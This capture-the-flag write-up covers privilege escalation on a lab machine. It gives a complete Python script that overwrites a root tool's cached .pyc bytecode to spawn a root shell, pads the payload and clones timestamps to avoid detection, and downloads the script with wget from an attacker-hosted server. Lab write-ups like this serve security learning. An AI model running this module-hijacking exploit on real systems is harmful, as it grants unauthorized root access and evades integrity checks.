
User Flag


We got the User Flag
cat /home/larry/user.txt
PRIVESC
We Enumerate Allowed Sudo Privileges
sudo -l
We can execute /opt/extensiontool/extension_tool.py with root rights

We check the file permissions
ls -l /opt/extensiontool/extension_tool.py
The file permissions -rwxrwxr-x mean:
- Owner (root): read, write, execute (
rwx)
- Group: read, write, execute (
rwx)
- Others: read and execute (
r-x)
This means the script can be executed by any user, but only the owner and group members can modify it

We check extension_tool.py
cat /opt/extensiontool/extension_tool.py

The critical detail is the following import at the top of the file:
from extension_utils import validate_manifest, clean_temp_files
When the tool starts, the extension_utils module is automatically imported
Any code contained in this module is executed immediately during import.
Why is this dangerous?
Python loads modules in the following order:
- Existing compiled
.pycfiles from__pycache__
- If no matching
.pycexists, the.pyfile is compiled
- The module code is executed during import
In our case, the relevant files are:
/opt/extensiontool/extension_utils.py
/opt/extensiontool/pycache/extension_utils.cpython-312.pyc
privesc.py
import os
import py_compile
import shutil
import sys

ORIGINAL_SRC = "/opt/extensiontool/extension_utils.py"
MALICIOUS_SRC = "extension_utils.py"
TARGET_PYC = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"

print(f"[*] Python version: {sys.version.split()[0]}")

stat = os.stat(ORIGINAL_SRC)
target_size = stat.st_size
print(f"[*] Original size: {target_size} bytes")

payload = 'import os; print("ROOT SHELL"); os.execl("/bin/bash", "bash", "-p")'

current_size = len(payload.encode('utf-8'))
if current_size > target_size:
    print("[-] Payload too large")
    exit()

padding_needed = target_size - current_size
payload += "#" * padding_needed

print(f"[*] Payload with {padding_needed} bytes padding")

with open(MALICIOUS_SRC, "w") as f:
    f.write(payload)

if os.path.getsize(MALICIOUS_SRC) != target_size:
    print("[-] Size mismatch")
    exit()

os.utime(MALICIOUS_SRC, (stat.st_atime, stat.st_mtime))
print(f"[+] Timestamp cloned: {stat.st_mtime}")

print("[*] Compiling...")
try:
    py_compile.compile(MALICIOUS_SRC, cfile="malicious.pyc")
    print("[+] Compiled successfully")
except Exception as e:
    print(f"[-] Compile error: {e}")
    exit()

print(f"[*] Injecting to {TARGET_PYC} ...")

try:
    if os.path.exists(TARGET_PYC):
        os.remove(TARGET_PYC)
        print("[+] Existing file removed")

    shutil.copy("malicious.pyc", TARGET_PYC)
    print("[+] Injection complete")
    print("\\n[!!!] RUN: sudo /opt/extensiontool/extension_tool.py")

except Exception as e:
    print(f"[-] Injection error: {e}")
We switch to /tmp directroy
cd /tmp
We host privesc.py
python3 -m http.server 80
We Download the Privilege Escalation Script
wget http://10.10.16.xx/privesc.py
We Execute the Privilege Escalation Script
python3 privesc.py

We Execute the Extension Tool with Elevated Privileges
sudo /opt/extensiontool/extension_tool.py
We got a root shell

InfoWhat this script does and why it works
As user
larry, we are allowed to run the following command as root:
sudo /opt/extensiontool/extension_tool.pyThis comes directly from
sudo -land means we can execute that Python program with root privileges, but we cannot directly get a shell.The
privesc.pyscript abuses this situation by hijacking a Python module that the root-owned tool depends on.Step-by-step explanation
1 Identifying the attack surface
ORIGINAL_SRC = "/opt/extensiontool/extension_utils.py" TARGET_PYC = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"
extension_tool.pyimportsextension_utils
- Python prefers loading a compiled
.pycfile from__pycache__
- Since
extension_tool.pyis executed withsudo, any imported.pycfile runs as rootThis gives us a code execution point as root.
2 Creating a malicious replacement module
payload = 'import os; print("ROOT SHELL"); os.execl("/bin/bash", "bash", "-p")'This payload:
- Executes immediately when the module is imported
- Spawns a privileged Bash shell (
p), preserving root privileges3 Size matching to avoid detection or crashes
stat = os.stat(ORIGINAL_SRC) target_size = stat.st_size
- The malicious source file is padded with
#characters
- Its size is made exactly identical to the original source file
This avoids:
- Suspicion
- Possible integrity or size checks
- Python import issues
4 Compiling the malicious module
py_compile.compile(MALICIOUS_SRC, cfile="malicious.pyc")
- The payload is compiled into a valid
.pycfile
- This file is ready to be imported by Python
5 Injecting the malicious
.pyc
shutil.copy("malicious.pyc", TARGET_PYC)
- The original cached bytecode is replaced
- No changes are made to
extension_tool.pyitself
- The next execution will silently load our payload
Final exploitation step
After running
privesc.py, we execute:
sudo /opt/extensiontool/extension_tool.pyWhat happens:
- The script runs as root
- Python imports
extension_utils
- The malicious
.pycis loaded
- Our payload executes immediately
- We receive a root shell
Why this is a valid privilege escalation
- We do not need write access to the main script
- We do not need to modify sudoers
- We only abuse Python’s import mechanism
- The allowed
sudocommand becomes a root code execution primitiveKey takeaway
Because larry is allowed to run /opt/extensiontool/extension_tool.py with sudo, and Python automatically executes imported bytecode files, we can inject a malicious .pyc file and escalate to a full root shell.This is a classic Python module hijacking privilege escalation, enabled by an overly permissive
sudorule.
Root Flag
We got the Root Flag
cat /root/root.txt
